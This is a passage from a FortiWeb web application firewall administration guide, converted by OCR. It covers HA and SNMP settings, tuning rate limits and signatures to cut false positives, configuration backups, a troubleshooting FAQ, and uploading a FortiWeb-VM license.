
When the FortiWeb appliance broadcasts ARP packets, it does so at regular intervals. For performance reasons, set the value for ARP Packet Interval no greater than required.

Some experimentation may be needed to set these options at their optimum value. See Configuring a high availability (HA) FortiWeb cluster on page 124.

Alerting the SNMP manager when HA switches the primary appliance

Use SNMP to generate a message if the HA heartbeat fails.

SNMP community's event settings in System > Config > SNMP



Configure an SNMP community and enable the **HA heartbeat failed** option. For details, see Configuring an SNMP community on page 735.

Reducing false positives


Focusing your energies on real attacks is vital. But often attacks differ from normal traffic in subtle ways.

Are 20 requests per second per client a DoS attack? Is a request URL with 250 characters abnormally long? Should form inputs allow SQL queries?

How many of your attack logs are real, and how many are false positives?

Normal traffic is your best judge. Use it to adjust your FortiWeb's protection settings and reduce attack logs that aren't meaningful.

For example, social media buttons for Twitter append an encoded version of your web page's URL as long parameters named `original_referer` and `url` after the request URL to twitter.com.




This is normal, and used by Twitter to pre-fill the viewer's tweet about your web site. This way, your readers do not need to manually abbreviate and then paste your URL into their tweet. Long request URLs (and parameters) are therefore typical for Twitter, and therefore would **not** necessarily be indicative of a security bypass attempt.


On other web applications, however, where URLs and parameters are short, this might be suspicious — it could be part of a clickjacking, URL-encoded shell code, or padded exploit. In those cases, you might create a shorter HTTP constraint (see HTTP/HTTPS protocol constraints on page 578).

Likewise, a single corporate front page or Zenphoto gallery page might involve 81 requests for images, JavaScripts, CSS pages, and other external components. A search page, however, might normally only have 6 requests, and merit a lower threshold when configuring rate limiting (Rate limiting on page 452).


This means that "normal" is often relative to your web applications.


Site A
81 requests total
FORTINET
Products
Solutions
Service & Support
Partners
Corporate
Resources
How to Buy
Real Traffic at Enterprise Speeds
FortiGate 5101C: The World's Fastest IPv6 Firewall
Find Out More
Fortinet Introduces
We Wrote the Book
Next Generation
FortiGuard Threat Level
Vulnerabilities
Virus/Spyware


Site B
6 requests total
Baidu 百度
新闻 网页 贴吧 知道 MP3 图片 视频 地图
百度一下
空间 百科 hao123 | 更多>>
加入百度推广 | 搜索风云榜 | 关于百度 | About Baidu
©2012 Baidu


New HTTP Access Limit
Name
request-rate-limit1
HTTP Request Limit/sec (Standalone IP)
20
(0~65536)
HTTP Request Limit/sec (Shared IP)
60
(0~65536)
Limits the amount of HTTP requests per second from a certain IP
Real Browser Enforcement
Validation Timeout
20
(5~30)Second
When checked FortiWeb will validate the source once exceeds the request threshold.
Request rate is too low for Site A, but OK for Site B

If practical, use FortiWeb's auto-learning to study traffic and suggest appropriate rules. Alternatively, you can enable a feature with the Action set to **Alert**, then adjust the thresholds, create exceptions, or disable signatures until you no longer receive many false positives, yet still detect attacks. Enable extended attack signature sets gradually, checking for excessive false positives after you enable each one. (Extended signature sets can contain signatures that are necessary in come cases, but are known sources of false positives.)



For recommended initial rate limit thresholds, see the documentation for each setting.

If a signature causes false positives, but disabling it would allow attacks, you can use packet capture and analysis tools such as Wireshark to analyze the differences between your typical traffic and attacks, then craft a custom signature (see Defining custom data leak & attack signatures on page 525) targeting the attacks but excluding your normal traffic.

If you need to save time, or don't feel comfortable doing this, you can contact Fortinet Technical Support for professional services.

If you have written an attack signature yourself, or used regular expressions to define large sets of web pages where you will be applying rate limiting, be sure to use the **>>** (test) button with Request URL and other similar settings to check:

- your regular expression's syntax (see Regular expression syntax on page 864)
- all expected matches
- all non-matches

Regular expressions that do not match enough attack permutations cause false negatives; regular expressions that match unintended traffic cause false positives.

Regular backups

Make a backup before executing operations that can cause large configuration changes, such as:


- Upgrading the firmware
- Running the CLI commands `execute factoryreset` or `execute restore`
- Clicking the **Reset** button in the **System Information** widget on the dashboard
- Changing the operation mode

To mitigate impact in the event of a network compromise, always password-encrypt your backups.

There are two backup methods:

- Manual (see To back up the configuration via the web UI on page 261)


System > Maintenance > Backup & Restore



- Via FTP/SFTP (see To back up the configuration via the web UI to an FTP/SFTP server on page 262).

To lessen the impact on performance, schedule the FTP backup time for off-peak hours.

System > Maintenance > FTP Backup



Downloading logs in RAM before shutdown or reboot

Event log messages stored in memory are cleared when the FortiWeb appliance shuts down. If you require the ability to save a few logs, you can copy and paste the HTML from the GUI page that is displaying the memory logs. Otherwise, if you need to be able to keep and download many logs, you should instead configure FortiWeb to store event logs on disk. See Configuring logging on page 691 and Downloading log messages on page 720.

Downloading logs in RAM before shutdown or reboot

Event log messages stored in memory are cleared when the FortiWeb appliance shuts down. If you require the ability to save a few logs, you can copy and paste the HTML from the GUI page that is displaying the memory logs. Otherwise, if you need to be able to keep and download many logs, you should instead configure FortiWeb to store event logs on disk. See Configuring logging on page 691 and Downloading log messages on page 720.

Troubleshooting

This topic provides guidelines to help you resolve issues if your FortiWeb appliance is not behaving as you expect.

Keep in mind that if you cannot resolve the issue on your own, you can contact Fortinet Technical Support.

See also

- Frequently asked questions
- Tools
- How to troubleshoot
- Solutions by issue type
- Resetting the configuration
- Restoring firmware (“clean install”)

Frequently asked questions

Administration

How do I recover the password of the admin account?
What is the maximum number of ADOMs I can create?
How do I upload and validate a license for FortiWeb-VM?
How do I troubleshoot a high availability (HA) problem?

FortiGuard

Why did the FortiGuard service update fail?

Access control and rewriting

Why is URL rewriting not working?
How do I create a custom signature that erases response packet content?
How do I reduce false positives and false negatives?
Why is FortiWeb not forwarding non-HTTP traffic (for example, RDP, FTP) to back-end servers even though set ip-forward is enabled?
How do I prevent cross-site request forgery (CRSF or XSRF) with a custom rule?
Why does my Advanced Protection rule that has both Signature Violation and HTTP Response Code filters not detect any violations?
What's the difference between the Packet Interval Timeout and Transaction Timeout filters in an Advanced Protection rule?
What ID numbers do I use to specify a Signature Violation filter when I use the CLI to create a custom access rule?
Why is the Signature Violation filter I added to my Advanced Protection custom rule not working?
Why don't my back-end servers receive the virtual server IP address as the source IP?

Logging and packet capture

Why do I not see HTTP traffic in the logs?
Why do I see HTTP traffic in the logs but not HTTPS traffic?
How do I store traffic log messages on the appliance hard disk?
Why is the most recent log message not displayed in the Aggregated Attack log?
How can I sniff FortiWeb packets (packet capture)?
How do I trace packet flow in FortiWeb?
Why is the number of cookies reported in my attack log message different from the number of cookies that message detail displays?
Why does the attack log message display the virtual server IP address as the destination IP instead of the IP address of the back-end server that was the target of the attack?

Security

How do I detect which cipher suite is used for HTTPS connections?
How can I strengthen my SSL configuration?
Why can't a browser connect securely to my back-end server?

Performance

How do I use performance tests to determine maximum performance?
How can I measure the memory usage of individual processes?

IPMI (FortiWeb 3000E and 4000E only)

How can I use IPMI to shut down or power on FortiWeb remotely?

Upgrade

How do I reformat the boot device (flash drive) when I restore or upgrade the firmware?
How do I set up RAID for a replacement hard disk?

How do I recover the password of the admin account?

If you forget the password of the `admin` administrator, you cannot recover it.

However, you can use the local console to reset the password. For detailed instructions, see Resetting passwords on page 840.

Alternatively, you can reset the FortiWeb appliance to its default state (including the default administrator account and password) by restoring the firmware. For instructions, see Restoring firmware ("clean install") on page 847.

What is the maximum number of ADOMs I can create?

The maximum number of Administrative domains (ADOMs) you can define depends on the appliance model and, in the case of virtual appliances, the amount of vRAM allocated to FortiWeb.

See Appendix B: Maximum configuration values on page 853.

How do I upload and validate a license for FortiWeb-VM?

FortiWeb-VM includes a free 15-day trial license that includes all features except:

- High availability (HA)
- FortiGuard updates
- Technical support

Once the trial expires, most functionality is disabled. You need to purchase a license to continue using FortiWeb-VM.

When you purchase a license for FortiWeb-VM, Fortinet Technical Support (https://support.fortinet.com) provides a license file that you can use to convert the trial license to a permanent, paid license.

You can upload the license via the web UI. The uploading process does not interrupt traffic or trigger an appliance reboot.



FortiWeb-VM requires an Internet connection to periodically re-validate its license. It cannot be evaluated in offline, closed network environments. If FortiWeb-VM cannot contact Fortinet's FDN for 24 hours, it locks access to the web UI and CLI.

For detailed instructions for accessing the web UI and uploading the license, see the FortiWeb-VM Install Guide.

To upload the license

1. Go to the FortiWeb-VM web UI.

   For hypervisor deployments, the URL is the IP address of `port1` of the virtual appliance, such as:

   https://192.168.1.99/

   For FortiWeb-VM deployed on AWS, the URL is the public DNS address displayed in the instance information for the appliance in your AWS console.


2. Log in to the web UI as the `admin` user.

   For hypervisor deployments, by default, the `admin` user does not use a password.

   For AWS deployments, by default, the password is the AWS instance ID.

3. Go to **System > Status > Status**. The **FortiGuard Information** widget contains the link you use to upload a license file.

FortiGuard Information widget on System > Status > Status in the web UI before license upload



4. Click **Update**.
5. Browse to the license file (.lic) you downloaded earlier from Fortinet, then click **OK**.

   FortiWeb connects to Fortinet to validate its license. In most cases, the process is complete within a few seconds. A message appears:


   ```
   License has been uploaded. Please wait for authentication with registration servers.
   ```
6. In the message box, click **Refresh**.

   If you uploaded a valid license, the following message is displayed:

   ```
   License has been successfully authenticated with registration servers.
   ```
   The web UI logs you out. The login dialog reappears.
7. Log in again.
8. To verify that the license was uploaded successfully, log in to the web UI again, then view the **FortiGuard Information** widget. The **VM License** row should say **Valid**.

Also view the **System Information** widget. The **Serial Number** row should have a number that indicates the maximum number of vCPUs that can be allocated according to the FortiWeb-VM software license, such as **FVVM020000003619** (where “VM02” indicates a limit of 2 vCPUs).

FortiGuard Information widget on System > Status > Status in the web UI after license validation



How do I troubleshoot a high availability (HA) problem?

If a high availability (HA) cluster is not behaving as expected, use the following troubleshooting steps to help find the source of the problem:

